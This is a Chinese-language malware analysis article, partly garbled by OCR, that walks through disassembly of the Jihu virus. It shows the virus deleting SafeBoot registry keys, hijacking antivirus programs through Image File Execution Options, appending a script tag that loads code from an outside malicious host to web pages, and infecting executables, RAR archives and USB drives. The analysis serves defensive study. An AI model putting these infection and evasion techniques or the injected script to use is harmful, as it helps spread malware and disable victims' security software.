004012D8    mov     eax, [ebp-11C]
004012DE    mov     ecx, [ebp-118]
004012E4    cmp     ecx, [eax+38]
004012E7    jb      004013AF
004012ED    and     dword ptr [ebp-12C], 0
004012F4    and     dword ptr [ebp-128], 0
004012FB    push    004092D4 ; /KeService
DescriptorTable
00401300push    dword ptr [ebp-124] ; |hModule
00401306call    [<&KERNEL32.GetProcAddress>] ; \
GetProcAddress
```

上面的代码用LoadLibraryExA加载了ntkrnlpa.exe,GetProcAddress取得KeServiceDescri ptorTable的地址之后,转而得到各服务函数的原始地址。至于重置的具体工作,是由主体在将原始地址发送给\\.\forter之后,由后者来完成的,只有\\.\forter所处的安全级别才能完成这项高权限的工作。

在病毒执行的过程中,主体程序和\\.\forter之间通过DeviceIoControl进行了多次交互,由此见得,极虎的很多破坏活动是在\\.\forter的协助下才完成的。属于二者合作完成的恶意行为还有是对注册表的修改这一大类。本文由于篇幅所限,就不再列出具体代码,其操作的方法无外乎注册表访问的常用函数,如RegOpenKey、RegSetKeyValueExA和SHDeleteKeyA等,其修改的注册表项部分如下。

删除如下的注册表键,破坏进入安全模式:

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Minimal
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network
```

除了上文中提到,增加的服务启动项之外,还增加了下面的若干注册表项,映像劫持,扰乱安全软件的运行。其干扰的软件几乎覆盖了目前主流的安全程序,篇幅所限,暂不列出。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\360safe.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ast.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avp.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KVMonXP.kxp
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RavMonD.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\修复工具.exe
```

感染文件

病毒感染文件采取的是遍历文件的方法,用到了FindFirstFileA和FindNextFileA这一系列函数,如果有识别到的目标文件,就执行相应的感染过程。极虎病毒的感染范围比较广泛,总的来说包括了网页文件、可执行程序、压缩文件和可移动磁盘这四大类,其主要的感染决策代码如下所示:

```
00406051push    00409A5C ; /exe
00406056    push    dword ptr [ebp-10C] ; |String1
0040605C    call    [<&KERNEL32.lstrcmpiA>] ; \
lstrcmpiA
00406062    test    eax, eax
00406064    jnz     short 00406077
00406066    lea     eax, [ebp-108]
0040606C    push    eax
0040606D    call    00406D98
00406072    jmp     00406152
00406077    push    00409A60 ; /htm
0040607C    push    dword ptr [ebp-10C] ; |String1
00406082    call    [<&KERNEL32.lstrcmpiA>] ; \
lstrcmpiA
00406088    test    eax, eax
0040608A    je      short 004060CB
0040608C    push    00409A64 ; /html
00406091push    dword ptr [ebp-10C] ; |String1
00406097    call    [<&KERNEL32.lstrcmpiA>] ;
\lstrcmpiA
0040609D    test    eax, eax
0040609F    je      short 004060CB
004060A1    push    00409A6C ; /asp
004060A6    push    dword ptr [ebp-10C] ; |String1
004060AC    call    [<&KERNEL32.lstrcmpiA>] ; \
lstrcmpiA
004060B2    test    eax, eax
004060B4    je      short 004060CB
004060B6    push    00409A70 ; /aspx
004060BB    push    dword ptr [ebp-10C] ; |String1
004060C1    call    [<&KERNEL32.lstrcmpiA>] ;
\lstrcmpiA
004060C7    test    eax, eax
```

```
004060C9    jnz     short 004060D9
004060CB    lea     eax, [ebp-108]
004060D1    push    eax
004060D2    call    004059DC
004060D7    jmp     short 00406152
004060D9    push    00409A78 ; /rar
004060DE    push    dword ptr [ebp-10C] ; |String1
004060E4    call    [<&KERNEL32.lstrcmpiA>] ; \
lstrcmpiA
004060EA    test    eax, eax
004060EC    jnz     short 00406152
004060EE    and     dword ptr [ebp-21C], 0
004060F5    push    0 ; /pThreadId = NULL
004060F7    push    0 ; |CreationFlags = 0
004060F9    lea     eax, [ebp-108] ; |
004060FF    push    eax ; |pThreadParm
00406100push    00405B7B ; |ThreadFunction =
dbgt.00405B7B
00406105push    0 ; |StackSize = 0
00406107push    0 ; |pSecurity = NULL
00406109call    [<&KERNEL32.CreateThread>] ; \
CreateThread
```

1. 感染网页文件

判断采取何种感染策略，是在判断了文件的扩展名之后才得以做出的，我们先来看其对网页文件的感染过程。从上面的代码看出，属于网页感染范围的包括htm、html、asp和aspx四种文件，其感染过程由004060D2处调用的004059DC里的函数来执行。该函数的关键在以下几个API的调用上。

```
00405AA9    push    0 ; /hTemplateFile = NULL
00405AAB    push    80 ; |Attributes = NORMAL
00405AB0    push    3 ; |Mode = OPEN_EXISTING
00405AB2    push    0 ; |pSecurity = NULL
00405AB4    push    0 ; |ShareMode = 0
00405AB6    push    C0000000 ; |Access =
GENERIC_READ|GENERIC_WRITE
00405ABB    push    dword ptr [ebp+8] ; |FileName
00405ABE    call    [<&KERNEL32.CreateFileA>] ;
\CreateFileA
00405B02    jmp     short 00405B6A
00405B04    push    2 ; /Origin = FILE_END
00405B06    push    0 ; |pOffsetHi = NULL
00405B08    push    0 ; |OffsetLo = 0
00405B0A    push    dword ptr [ebp-20] ;
|hFile
00405B0D    call    [<&KERNEL32.SetFilePointer>]
; \SetFilePointer
00405B13    push    0 ; /pOverlapped = NULL
00405B15    lea     eax, [ebp-1C] ; |
00405B18    push    eax ; |pBytesWritten
00405B19    push    0040C690
; |/String = "'02,"H",1D,"?",AB,"",80,"%",BB,"i?,12,"g$?",A0
,"&?,AB,"",16,"",0F,"?,90,"U鼂t",19,"妮刨b",1A,"??,98,"",1F,"  ",B7,"",1F
,"o T0?A",A1,"",84,"k Y A",82,"啍迹?,7F,"",03,"k",16,"?達",83,"Z?,12,"u
硗?,03,"i",80,"",8B,"鈍m",1D,""""
00405B1E    call    [<&KERNEL32.lstrlenA>] ; \
lstrlenA
00405B24    push    eax ; |nBytesToWrite
00405B25    push    0040C690 ; |Buffer = dbgt.0040C690
00405B2A    push    dword ptr [ebp-20] ; |hFile
00405B2D    call    [<&KERNEL32.WriteFile>] ; \
WriteFile
```

CreateFileA以OPEN_EXISTING为参数，打开现有的网页文件；SetFilePointer以FILE_END为参数，将文件指针定位到文件的末尾；最后的WriteFile向其中写入了一段数据，数据的值正是上面注释中标明的那一段乱码，翻译过来之后为"<script type=" text javascript"> http://w.eb.nba1001.net:8888/tj/tongji.js</script>?"。因此极虎对网页文件的感染策略为：在页面的源代码之后添加一段恶意代码，让网页定位到自己的恶意页面上去，图6是极虎感染之后的页面文件源代码的效果图。



图6

2. 感染可执行文件

极虎对可执行文件的感染过程可谓还是有些技术含量的，它在exe文件的末尾添加了一个新的区段，并且修改程序的入口点，使得程序在运行时先执行了这个新的区段中的代码。极虎修改exe文件的代码位于00406D98处，其内部用kernel32.CreateFileA打开待修改的exe文件，CreateFileMappingA、MapViewOfFile建立文件映射，最后FlushViewOfFile将写入到映射的数据刷新到文件。因此，原来正常的文件经过感染之后就变成了图7的样子。这里被感染的就是病毒文件dbgt.exe，即病毒将自身的另一个未激活的exe文件给感染了。在区段表中，增加

了一个名为".t c"的区段，注意看此时程序的入口点为0x00044000，正好是.tc段的RVA，至此程序的入口点已经被修改为.t c区段的首地址。




图7

至于该如何修改区段，网上已经有了不少材料，这里便不再展开。我们重点关注的是这个新增加的区段到底是干什么的，先得把它转储出来。转储出来的区段大小正好244KB，其内部的二进制代码如图8所示。细心观察，可以发现.t c段其实包含了两部分，一部分是先导代码，另外一部分则是一个P E文件的数据。图中0x0297的位置可以看到PE格式的"MZ"字样。




图8

为了弄清楚.t c段的行为，我们用OllyDbg加载一个被极虎感染了的exe文件，此时OllyDbg定位到的程序入口点就是.t c段的起始代码，如图9所示。

```
00440000  $  55            push    ebp
00440001  .  8BEC          mov     ebp, esp
00440003  .  83EC 70       sub     esp, 70
00440006  .  8365 EC 00    and     dword ptr [ebp-14], 0
0044000A  .  8365 CC 00    and     dword ptr [ebp-34], 0
0044000E  .  8365 D4 00    and     dword ptr [ebp-2C], 0
00440012  .  33C0          xor     eax, eax
00440014  .  66:8945 C8    mov     [ebp-38], ax
00440018  .  8365 DC 00    and     dword ptr [ebp-24], 0
0044001C  .  8365 E8 00    and     dword ptr [ebp-18], 0
00440020  .  8365 F8 00    and     dword ptr [ebp-8], 0
00440024  .  8365 E0 00    and     dword ptr [ebp-20], 0
00440028  .  834D D8 FF    or      dword ptr [ebp-28], FFFFFFFF
0044002C  .  8365 F0 00    and     dword ptr [ebp-10], 0
00440030  .  8365 D0 00    and     dword ptr [ebp-30], 0
00440034  .  8365 C4 00    and     dword ptr [ebp-3C], 0
00440038  .  8365 E4 00    and     dword ptr [ebp-1C], 0
0044003C  .  8365 F4 00    and     dword ptr [ebp-C], 0
00440040  .  8365 FC 00    and     dword ptr [ebp-4], 0
00440044  .  64:A1 300000 mov     eax, fs:[30]
0044004A  .  8945 DC       mov     [ebp-24], eax
0044004D  .  8B45 DC       mov     eax, [ebp-24]
00440050  .  8B40 0C       mov     eax, [eax+C]
00440053  .  8B40 1C       mov     eax, [eax+1C]
00440056  .  8945 E8       mov     [ebp-18], eax
```

图9

这里有密密麻麻的and、xor和mov运算，随后基本上也是这样的情况。我们猜测这是一段自解压代码，即.t c段是经过简单加密之后的代码，在使用之前需要将其解密。我们单步往下执行，随着解压的过程也看到了一些代码的真面目，.tc段取得了kernel32.GetProc Address的地址，以此又取得了CreateFileA、WriteFile、CloseHandle和WinExec四个函数的地址。最后的代码片段最为关键。

```
00440267    lea     eax, [ebp-10]
0044026A    push    eax
0044026B    push    3CC00
00440270    push    dword ptr [ebp-6C]
00440273    push    dword ptr [ebp-28]
00440276    call    [ebp-1C] ;  kernel32.WriteFile
00440279    push    dword ptr [ebp-28]
0044027C    call    [ebp-C] ; kernel32.CloseHandle
0044027F    push    0
00440281push    dword ptr [ebp-14]
00440284    call    [ebp-4] ;   kernel32.WinExec
00440287    jmp     short 00440292
00440289    mov     eax, [ebp-6C]
0044028C    inc     eax
0044028D    mov     [ebp-6C], eax
00440290    jmp     short 00440227
00440292    jmp     00401B6F
00440297    db  4D  ; CHAR 'M'
00440298    db  5A  ; CHAR 'Z'
```

前面用CreateFileA建立了"C:\booter.exe"文件之后，这里的WriteFile向文件中写入数据，最后的WinExec则是执行"C:\booter.exe"。我们很关心其写入的内容，观察其调用堆栈：

```
kernel32.WriteFile
0012FF3C 00000098
0012FF40 00440297 dbgt.00440297
0012FF44 0003CC00
0012FF48 0012FFB0
0012FF4C 00000000
0012FF50 0000007A
0012FF54 00440297 dbgt.00440297
```

写入了3C C00字节的数据，而数据存放的缓冲区在00440297处。再看看上面的代码，00440297这里不就是PE格式标志"MZ"中的字母"M"的存放位置吗?而且病毒主体的文件大小不也就是3CC00字节吗?一切竟如此巧合。至此，我们算是明白了.tc段的真实意图，.tc段是一段自解压代码和病毒主体文件的二进制代码集合，依靠自解压代码的运行，将病毒主体写入到磁盘上的C:\booter.exe并执行，如图10所示。




图10

这里还要注意上面代码最后的00440292处的"jmp 00401B6F"语句，在执行完.tc的代码之后，这个跳转又转移到被感染程序原来的执行路径，即此时回到被感染程序原来的入口点开始执行。极虎病毒感染了exe文件之后，先是执行自己插入的代码，然后再返回原来的程序代码继续执行，这样做，恶意行为确实显得隐蔽了许多。

3. 感染压缩文件

极虎病毒对压缩文件也有不小的兴趣，但还好其关注的压缩文件范围比较狭窄，仅rar一种。从上面的代码中，我们发现极虎处理压缩文件是交给另外一个线程来完成的，该线程的函数在00405B7B的位置。

我们在该处理函数内部，前后发现共有KERNEL32.CreateProcessA的两次调用，其调用参数分别为"C:\Program Files\WinRAR\Rar.exe" X -ibck和"C:\Program Files\WinRAR\Rar.exe" M -ibck -r -o+ -ep1，是解压与压缩文件的相关命令。在这两个CreateProcessA之间还有嵌套的搜索解压缩文件夹内目标文件的例程，其内部的处理步骤又相当于把感染过程在特定路径下来了次递归调用，即再次感染解压缩路径下的网页、可执行以及压缩文件。

当最后一次调用CreateProcessA将感染路径下的文件打成压缩包时，极虎再次使用了保持rar文件修改时间不便的伎俩:GetFileTime和SetFileTime一前一后，将感染的rar文件的时间戳信息保持不变。

4. 感染移动磁盘设备

极虎病毒在感染移动磁盘设备时，采取的是常用的枚举策略，用kernel32.GetDriveTypeA判断驱动器类型，如果返回值为0x02，即找到了移动磁盘设备。在移动设备上放置感染文件的代码位于00408671处的子函数里，它向移动设备添加了autorun.inf和setup.exe两个文件。




图11

autorun.inf是移动磁盘插入时的自动播放的引导信息，其内容由一个wsprintfA函数合成，如图11所示。不同的病毒在感染时，对autorun.inf有竞争需求。因此极虎会修改已有的autorun.inf的隐藏属性为普通，再覆盖其内容。随后它还会在移动设备的根目录下创建一个名为recycle.{645FF040-5081-101B-9F08-00AA002F954E}的文件夹，这里才是setup.exe的藏身之所，如图12所示。




图12

```
004089BE   push 0  ; /pSecurity = NULL
004089C0   lea  eax, [ebp-108]  ; |
004089C6   push eax  ; |Path
004089C7   call  [<&KERNEL32.
```

```
CreateDirectoryA>] ; \CreateDirectoryA
    004089CD   lea    eax, [ebp-108]
    004089D3   push   eax    ; /Path
    004089D4   call   [<&SHLWAPI.PathFileExistsA>]
; \PathFileExistsA
    004089DA   test   eax, eax
    004089DC   jnz    short 004089F0
    004089DE   lea    eax, [ebp-B28]
    004089E4   push   eax    ; /FileName
    004089E5   call   [<&KERNEL32.DeleteFileA>]    ;
\DeleteFileA
    004089EB   jmp    00408A94
    004089F0   push   0  ; /hTemplateFile = NULL
    004089F2   push   80 ; |Attributes = NORMAL
    004089F7   push   2  ; |Mode = CREATE_
ALWAYS
    004089F9   push   0  ; |pSecurity = NULL
